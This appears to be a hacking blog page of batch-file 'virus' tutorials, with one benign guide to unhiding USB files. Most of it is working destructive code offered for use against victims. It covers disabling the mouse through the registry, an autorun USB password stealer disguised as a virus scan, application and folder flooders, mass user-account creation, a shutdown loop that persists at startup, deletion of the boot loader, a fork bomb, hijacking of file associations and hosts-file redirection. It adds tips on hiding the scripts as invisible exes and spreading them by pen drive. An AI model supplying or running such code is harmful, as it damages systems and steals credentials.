
Popular Posts
-
admin account info" filetype:log !Host=*.* intext:enc_UserPassword=* ext:pcf "# -FrontPage-" ext:pwd inurl:(service | authors...
-
1. Download Gmail hacker software to hack Gmail password. http://www.4shared.com/file/175280640/863ac191/Gmail_Hack.html 2. Now, ru...
-
Ddoser 3.4 - Credit to Online D0wnload Pass:-thisisthepass111 [DDoSeR] (Programmed in Delphi 7 By Sam) Ma...
-
This summary is not available. Please click here to view the post.
-
 What is the Use of The Proxy? Hide your IP. Browse the Internet anonymously. 100 percentage working process list Share Here is the list of p...

Blogroll

BlogRoll

Recent Posts


Showing posts with label Bat Virus. Show all posts
Prank Name: shutdown.bat
Description: This makes your friend think that his/her computer has a virus then their computer shuts down. 
1. Go to notepad and type:
@echo off
:A
cls
echo Do you wanna crash your computer? (y/n)
pause
echo Are you sure? (y/n)
pause
echo your computer will crash when the time reaches zero.
pause
msg * Your computer will crash in...
msg * 5
msg * 4
msg * 3
msg * 2
msg * 1
msg * Good-Bye
msg * You have been pwned! :)
shutdown -s -t 00
2. Now save it as shutdown.bat
@echo off
:A
cls
echo Do you wanna crash your computer? (y/n)
pause
echo Are you sure? (y/n)
pause
echo your computer will crash when the time reaches zero.
pause
msg * Your computer will crash in...
msg * 5
msg * 4
msg * 3
msg * 2
msg * 1
msg * Good-Bye
msg * You have been pwned! :)
shutdown -s -t 00
2. Now save it as shutdown.bat
Also Read : All Notepad Tricks
Tag :
Bat Virus,
Notepad Tricks,
Unhide Hidden System Files in USB caused by Virus
Computer viruses are actually programs that copy themselves from one place to another automatically and destroy your data. Apart from infecting your files, there are many viruses that affect the efficiency of person working on PC. In simple words, I will say that these viruses irritate the person working on computer.
 For example, some viruses create shortcuts of files present in USB drives. Other computer viruses hide all files and folders on USB drive. Not only they hide files and folders but also disable the option to unhide those files. Actually those viruses are executed by DOS commands that automatically set attributes of all files and folders present on USB drive to “System files and Folders”. And system files are always hidden. For system files, the option to unhide them through properties window will also be disabled.
So, in order to show hidden files and folders you will be required change attributes of those files. Firstly, I will recommend you to install antivirus program on your computer. Since USB viruses are much common these days so you can install USB Disk security get rid of USB viruses.
How to show Hidden System Files and Folders?
In order to show hidden files and folders in Windows 7, open the folder containing you files and click on Organize tab>Folder and search options. Now click on View tab and uncheck the option named “Hide protected operating System Files”. Also click on “Show hidden files and folders” option. When you apply the new settings, all the files and folders will become visible.
If you want to UnHide those system files and folders, follow the steps below.
Click on the start button and type cmd in the search box.
Click on cmd and it will open a black DOS window.
Type the following command there and press enter.
attrib -H -S G:\*.* /S /D /L
Hit enter button and it will show hidden files and folders from G drive.
You can replace “G:\” in the above command with the path of your required folder or USB drive. Remember that *.* will apply the attribute to all the files and folders present there.
In the above command, -H and –S and the attributes. The first one will show the hidden files and folders whereas the second one will convert system files to normal files.
If you change negative signs to positive in above commands, it will make those files again hidden and system.

If you face any problem, then feel free to comment below. 

So, in order to show hidden files and folders you will be required change attributes of those files. Firstly, I will recommend you to install antivirus program on your computer. Since USB viruses are much common these days so you can install USB Disk security get rid of USB viruses.
How to show Hidden System Files and Folders?
In order to show hidden files and folders in Windows 7, open the folder containing you files and click on Organize tab>Folder and search options. Now click on View tab and uncheck the option named “Hide protected operating System Files”. Also click on “Show hidden files and folders” option. When you apply the new settings, all the files and folders will become visible.
If you want to UnHide those system files and folders, follow the steps below.
Click on the start button and type cmd in the search box.
Click on cmd and it will open a black DOS window.
Type the following command there and press enter.
attrib -H -S G:\*.* /S /D /L
Hit enter button and it will show hidden files and folders from G drive.
You can replace “G:\” in the above command with the path of your required folder or USB drive. Remember that *.* will apply the attribute to all the files and folders present there.
In the above command, -H and –S and the attributes. The first one will show the hidden files and folders whereas the second one will convert system files to normal files.
If you change negative signs to positive in above commands, it will make those files again hidden and system.

show hidden files and folders.
Alternatively Fast Method you can download a file directly by clicking the button below. Paste the file in directory/drive that contain hidden system files and run it. This will also show hidden files and folders present there.
Alternatively Fast Method you can download a file directly by clicking the button below. Paste the file in directory/drive that contain hidden system files and run it. This will also show hidden files and folders present there.
Just the Download bat file and copy on Pendrive and Double click to run this Bat File, Now u See all hidden Files are Shown.
Make A Virus That Disable Mouse

-Open Notepad and copy below codes.
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
-Save this file as virus.bat
-Done you just created your virus.
ENJOY(-_-)
Steal All Passwords Of Computer Using USB

How to steal passwords from a computer with USB in just seconds???
Here is the tutorial you want fanz, you can steal any pass means all passwords related to that computer. it can also steal once saved browser passes.
Tutorial:
How to make stealer?
Download This Ready made Files or make your own way as shown below. Pass Stealer
Or Custom Making of stealer:
Type or copy/paste Text below:-
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
Save this as AUTORUN.inf (NOTE: extension must be .inf not .txt)
Step 2: Now again open Notepad and Create a new file.
Type or copy/paste Text below…
start mspass.exe /stext pass/mspass.txt
start mailpv.exe /stext pass/mailpv.txt
start iepv.exe /stext pass/iepv.txt
start pspv.exe /stext pass/pspv.txt
start PasswordFox.exe /stext pass/passwordfox.txt
start OperaPassView.exe /stext pass/OperaPassView.txt
start ChromePass.exe /stext pass/ChromePass.txt
start WebBrowserPassView.exe /stext pass/AllBrowserPass.txt
start mspass.exe /stext pass/msofficepass.txt
start RouterPassView.exe /stext pass/Router.txt
start Dialupass.exe /stext pass/Dialupass.txt
start netpass.exe /stext pass/netpass.txt
start WirelessKeyView.exe /stext pass/WirelessKeyView.txt
Save this as LAUNCH.bat
Now you have 2 files…
Step 3: Copy the autorun and launch file to your USB…
Step 4: Go to http://www.nirsoft.net/
And download the programs which you named in Step 2… and copy them with your other files that is autorun and launch.bat files.
How to use?
- Now copy our ready made pass stealer files or your setup files to your usb drive.
- Now re-plug USB.
- Choose Perform A Virus Scan Option, on auto-run menu.
- Era..!!! All Pass r steal and in pass folder.
- You can run launch.bat file direct and steal pass.
Note: These File are may be deleted by antivirus. So be care-full.
Proof:


Hacking passwords and id is under crime. you will get caught by police if you do that. I am sharing knowledge for education purpose only.Not my responsibility if you caught bye hacking. Do not hack passwords.
How to Make Bat Virus
Hi freinds,
today we could just you give the codes to paste in notepad and ask you to save files with extension .bat and your deadly batch viruses would be ready. But instead of that, we have focused on making the basics of batch files clear and developing the approach to code your own viruses.
What are Batch Files?
Lets begin with a simple example , Open your command prompt and change your current directory to 'desktop' by typing 'cd desktop' without quotes.
Now type these commands one by one
1. md x //makes directory 'x' on desktop
2. cd x // changes current directory to 'x'
3. md y // makes a directory 'y' in directory 'x'

Lets do the same thing in an other way. Copy these three commands in notepad and save file as anything.bat
Now just double click on this batch file and the same work would be done , You will get a folder 'x' on your desktop and folder 'y' in it. This means the three commands executed line by line when we ran the batch file
So a batch file is simply a text containing series of commands which are executed automatically line by line when the batch file is run.
What can batch viruses do ?
They can be used to delete the windows files, format data, steal information, irritate victim, consume CPU resources to affect performance, disable firewalls, open ports, modify or destroy registry and for many more purposes.
Now lets start with simple codes, Just copy the code to notepad and save it as anything.bat (I am anything you wish but extension must be bat and save it as 'all files' instead of text files).
Note: Type 'help' in command prompt to know about some basic commands and to know about using a particular command , type 'command_name /?' without quotes.
1. Application Bomber
@echo off // It instructs to hide the commands when batch files is executed
:x //loop variable
start winword
start mspaint //open paint
start notepad
start write
start cmd //open command prompt
start explorer
start control
start calc // open calculator
goto x // infinite loop
This code when executed will start open different applications like paint,notepad,command prompt repeatedly, irritating victim and ofcourse affecting performance.
you can download this virus : click here
2. Folder flooder
@echo off
:x
md %random% // makes directory/folder.
goto x
Here %random% is a variable that would generate a positive no. randomly. So this code would make start creating folders whose name can be any random number.
you can download this virus : click here
3.User account flooder
@echo off
:x
net user %random% /add //create user account
goto x
This code would start creating windows user accounts whose names could be any random numbers.
4.Shutdown Virus
copy anything.bat “C:\Documents and Settings\Administrator\Start Menu\Programs\Startup”
copy anything.bat “C:\Documents and Settings\All Users\Start Menu\Programs\Startup” //these two commands will copy the batchfile in start up folders (in XP)
you can download this virus : click here
shutdown -s -t 00 //this will shutdown the computer in 0 seconds
you can download this virus : click here
Note : Files in Start up folder gets started automatically when windows starts . You should first two lines of code in every virus code so that it would copy itself in startup folder. Start up folder path in Windows 7 is C:\Users\sys\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Everytime the victim would start the computer, the batch file in start up would run and shutdown the computer immediately. You can remove this virus by booting the computer in Safe Mode and deleting the batch file from Start Up folder.
5. Deleting boot files
Goto C drive in Win XP , Tools->Folder Option->View
Now Uncheck the option 'Hide operating system files' and check option 'Show hidden files and folders'. Click apply
Now you can see the operating system files. There is a one file 'ntldr' which is boot loader used to boot the windows.
Lets make a batch file to
delete this file from victim's computer and the windows will not start then.
you can download this virus : click here
attrib -S -R -H C:\ntldr // -S,-R,-H to clear system file attribute, read only attribute , hidden file attribute respectively del ntldr //delete ntldr file
After running this batch file , system will not reboot and a normal victim would definitely install the windows again.
6. Fork Bomb
%0|%0 //Its percentage zero pipe percentage zero
This code creates a large number of processes very quickly in order to saturate the process table of windows. It will just hang the windows .
you can download this virus : click here
7. Extension Changer
@echo off
assoc .txt=anything // this command associates extension .txt with filetype anything.
assoc .exe=anything
assoc .jpeg=anything
assoc .png=anything
assoc .mpeg=anything
you can download this virus : click here
you can download this virus : click here
Every extension is associated with a file type like extension ‘exe’ is is associated with filetype ‘exefile’. To see them, just enter command ‘assoc’ in command prompt.
Above code changes the association of some extensions to filetype ‘anything’ (means u can write anything) which obviously doesn’t exist. So all exe (paint,games,command prompt and many more),jpeg,png,mpeg files wouldn’t open properly.
8. DNS Poisoning
There is a file called ‘hosts’ located at c:\windows\system32\drivers\etc. We can place a website and an IP in front of it. By doing this, we want our web browser to take us to host located at that IP when that website name would be entered. I mean request to resolve IP of website is not sent to Domain Name Server(DNS) if the name of website in hosts file.
@echo off
echo xxx.xxx.xxx.xxx www.anything.com > C:\windows\system32\drivers\etc\hosts //this command prints or add xxx.xxx.xxx.xxx. www.anything.com in hosts file.
Replace xxx.xxx.xxx.xxx and www.anything.com with IP address and website of your choice. You can take/redirect victim to any host located at specific IP when he wud try to log on to specific website or u can simply block any website by entering its name and any invalid IP address.
Viruses we just coded
Note : Most of the batch viruses are simply undetectable by any anitiviruses
Tip : Coding good viruses just depends on the DOS commands you know and logic you use.
Limitations of Batch Viruses -:
1.Victim can easily read the commands by opening batch file in notepad.
2.The command prompt screen pops up,it alerts the victim and he can stop it.
To overcome these limitations,we need to convert these batch files into executable files that is exe files.
first download this Batch To Exe coverter with the help of goggling .
After running converter , open the batch file virus , Save as exe file , set visibility mode 'Invisible application' , than just click on compile button.
You can use other options as per your requirement.
Spreading batch viruses through pen drive -:
Step 1.
Open notepad and write
[autorun]
open=anything.bat
Icon=anything.ico
Save file as ‘autorun.inf’
Step 2. Put this ‘autorun.inf’ and your actual batch virus ‘anything.bat’ in pendrive .
When the victim would plug in pen drive,the autorun.inf will launch anything.bat and commands in batch file virus would execute.